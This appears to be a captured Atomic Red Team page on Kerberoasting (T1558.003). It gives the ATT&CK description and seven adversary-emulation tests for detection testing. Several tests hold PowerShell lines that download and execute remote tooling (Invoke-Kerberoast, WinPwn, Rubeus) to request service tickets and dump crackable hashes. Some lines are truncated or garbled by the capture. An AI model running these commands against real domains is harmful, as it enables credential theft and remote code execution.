
atomic-red-team/atomics/T1558.003/T1558.003.md at f339e7da7d05f6057fdfcdd3742bfcf365fee2a9 · redcanaryco/atomic-red-team · GitHub - 31/10/2024 17:26 https://github.com/redcanaryco/atomic-red-team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1558.003/T1558.003.md#atomic-test-4---request-a-single-ticket-via-powershell



T1558.003 - Kerberoasting

Description from ATT&CK

Adversaries may abuse a valid Kerberos ticket-granting ticket (TGT) or sniff network traffic to obtain a ticket-granting service (TGS) ticket that may be vulnerable to [Brute Force] (https://attack.mitre.org/techniques/T1110).(Citation: Empire InvokeKerberoast Oct 2016)(Citation: AdSecurity Cracking Kerberos Dec 2015)

Service principal names (SPNs) are used to uniquely identify each instance of a Windows service. To enable authentication, Kerberos requires that SPNs be associated with at least one service logon account (an account specifically tasked with running a service(Citation: Microsoft Detecting Kerberoasting Feb 2018)).(Citation: Microsoft SPN)(Citation: Microsoft SetSPN)(Citation: SANS Attacking Kerberos Nov 2014)(Citation: Harmj0y Kerberoast Nov 2016)

Adversaries possessing a valid Kerberos ticket-granting ticket (TGT) may request one or more Kerberos ticket-granting service (TGS) service tickets for any SPN from a domain controller (DC). (Citation: Empire InvokeKerberoast Oct 2016) (Citation: AdSecurity Cracking Kerberos Dec 2015) Portions of these tickets may be encrypted with the RC4 algorithm, meaning the Kerberos 5 TGS-REP etype 23 hash of the service account associated with the SPN is used as the private key and is

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thus vulnerable to offline <u>Brute Force</u> attacks that may expose plaintext credentials.(Citation: AdSecurity Cracking Kerberos Dec 2015)(Citation: Empire InvokeKerberoast Oct 2016) (Citation: Harmj0y Kerberoast Nov 2016)

This same behavior could be executed using service tickets captured from network traffic.(Citation: AdSecurity Cracking Kerberos Dec 2015)

Cracked hashes may enable <u>Persistence</u>, <u>Privilege Escalation</u>, and <u>Lateral Movement</u> via access to Valid Accounts.(Citation: SANS Attacking Kerberos Nov 2014)

Atomic Tests

- Atomic Test #1 Request for service tickets
- Atomic Test #2 Rubeus kerberoast
- Atomic Test #3 Extract all accounts in use as SPN using setspn
- Atomic Test #4 Request A Single Ticket via PowerShell
- Atomic Test #5 Request All Tickets via PowerShell
- Atomic Test #6 WinPwn Kerberoasting
- Atomic Test #7 WinPwn PowerSharpPack Kerberoasting Using Rubeus

Atomic Test #1 - Request for service tickets

This test uses the Powershell Empire Module: Invoke-Kerberoast.ps1 The following are further sources and credits for this attack: [Kerberoasting Without Mimikatz source] (https://www.harmj0y.net/blog/powershell/kerberoasting-without-mimikatz/) [Invoke-Kerberoast source] (https://powersploit.readthedocs.io/en/latest/Recon/Invoke-Kerberoast/) when executed successfully, the test displays available services with their hashes. If the testing domain doesn't have any service principal name configured, there is no output

Supported Platforms: Windows

auto_generated_guid: 3f987809-3681-43c8-bcd8-b3ff3a28533a

Attack Commands: Run with powershell!

[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
iex(iwr https://raw.githubusercontent.com/EmpireProject/Empire/08cbd274bef78243d7a;
Invoke-Kerberoast | fl

Dependencies: Run with powershell!

Description: Computer must be domain joined

Check Prereq Commands:

```
if((Get-CIMInstance -Class Win32_ComputerSystem).PartOfDomain) {exit ∅} else {exit □
```

Get Prereq Commands:

Write-Host Joining this computer to a domain must be done manually

Atomic Test #2 - Rubeus kerberoast

Information on the Rubeus tool and it's creators found here:

https://github.com/GhostPack/Rubeus#asreproast This build targets .NET 4.5. If targeting a different version you will need to compile Rubeus

Supported Platforms: Windows

auto_generated_guid: 14625569-6def-4497-99ac-8e7817105b55

Inputs:

Name	Description	Туре	
local_folder	Local path of Rubeus executable	Path	\$Env:temp

local_executable	name of the rubeus executable	String	rubeus.exe
out_file	file where command results are stored	String	rubeus_output.txt
rubeus_url	URL of Rubeus executable	Url	https://github.com/morgansec/Rubeus/raw/de21c6607
flags	command flags you would like to run (optional and blank by default)	String	

Attack Commands: Run with powershell!

```
klist purge
cmd.exe /c "#{local_folder}\#{local_executable}" kerberoast #{flags} /outfile:"#{local_executable}"
```

Cleanup Commands:

```
Remove-Item #{local_folder}\#{out_file} -ErrorAction Ignore
```

Dependencies: Run with powershell!

Description: Computer must be domain joined

Check Prereq Commands:

```
if((Get-CIMInstance -Class Win32_ComputerSystem).PartOfDomain) {exit 0} else {exit
```

Get Prereq Commands:

Write-Host Joining this computer to a domain must be done manually

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Description: Rubeus must exist

Check Prereq Commands:

```
if(Test-Path -Path #{local_folder}\#{local_executable}) {exit 0} else {exit 1}
```

Get Prereq Commands:

```
Invoke-Webrequest -Uri #{rubeus_url} -OutFile #{local_folder}\#{local_executable}
```

Atomic Test #3 - Extract all accounts in use as SPN using setspn

The following test will utilize setspn to extract the Service Principal Names. This behavior is typically used during a kerberos or silver ticket attack. A successful execution will output all the SPNs for the related domain

Supported Platforms: Windows


auto_generated_guid: e6f4affd-d826-4871-9a62-6c9004b8fe06

Inputs:

Name	Description	Туре	Default Value
domain_name	The Domain Name to lookup against	String	%USERDNSDOMAIN%

Attack Commands: Run with command_prompt!

```
setspn -T #{domain_name} -Q */*
```



Atomic Test #4 - Request A Single Ticket via PowerShell

The following test will utilize native PowerShell Identity modules to query the domain to extract the Service Principal Names for a single computer. This behavior is typically used during a kerberos or silver ticket attack. A successful execution will output the SPNs for the endpoint in question.

Supported Platforms: Windows

auto_generated_guid: 988539bc-2ed7-4e62-aec6-7c5cf6680863

Attack Commands: Run with powershell!

```
Add-Type -AssemblyName System.IdentityModel

$ComputerFQDN=$env:LogonServer.trimStart('\') + "." + $env:UserDnsDomain

New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentLis
```

Dependencies: Run with powershell!

Description: Computer must be domain joined

Check Prereq Commands:

```
if((Get-CIMInstance -Class Win32_ComputerSystem).PartOfDomain) {exit 0} else {exit 🖵
```

Get Prereq Commands:

Write-Host Joining this computer to a domain must be done manually



Atomic Test #5 - Request All Tickets via PowerShell

The following test will utilize native PowerShell Identity modules to query the domain to extract allthe Service Principal Names. This behavior is typically used during a kerberos or silver ticket attack. A successful execution will output the SPNs for the domain in question.

Supported Platforms: Windows

auto_generated_guid: 902f4ed2-1aba-4133-90f2-cff6d299d6da

Inputs:

Name	Description	Туре	Default Value
domain_name	The Domain Name to lookup against	String	%USERDNSDOMAIN%

Attack Commands: Run with powershell!

```
Add-Type -AssemblyName System.IdentityModel
setspn.exe -T #{domain_name} -Q */* | Select-String '^CN' -Context 0,1 | % { New-Ol
```

Dependencies: Run with powershell!

Description: Computer must be domain joined

Check Prereq Commands:

```
if((Get-CIMInstance -Class Win32_ComputerSystem).PartOfDomain) {exit ∅} else {exit □
```

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Get Prereq Commands:

Write-Host Joining this computer to a domain must be done manually

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Atomic Test #6 - WinPwn - Kerberoasting

Kerberoasting technique via function of WinPwn

Supported Platforms: Windows

auto_generated_guid: 78d10e20-c874-45f2-a9df-6fea0120ec27

Attack Commands: Run with powershell!

\$S3cur3Th1sSh1t_repo='https://raw.githubusercontent.com/S3cur3Th1sSh1t'
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t'
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/Sacuratent.com/Sacuratent.com/Sacuratent.com/Sacuratent.com/Sacuratent

Atomic Test #7 - WinPwn - PowerSharpPack - Kerberoasting Using Rubeus

PowerSharpPack - Kerberoasting Using Rubeus technique via function of WinPwn

Supported Platforms: Windows

auto_generated_guid: 29094950-2c96-4cbd-b5e4-f7c65079678f

Attack Commands: Run with powershell!

iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3
Invoke-Rubeus -Command "kerberoast /format:hashcat /nowrap"

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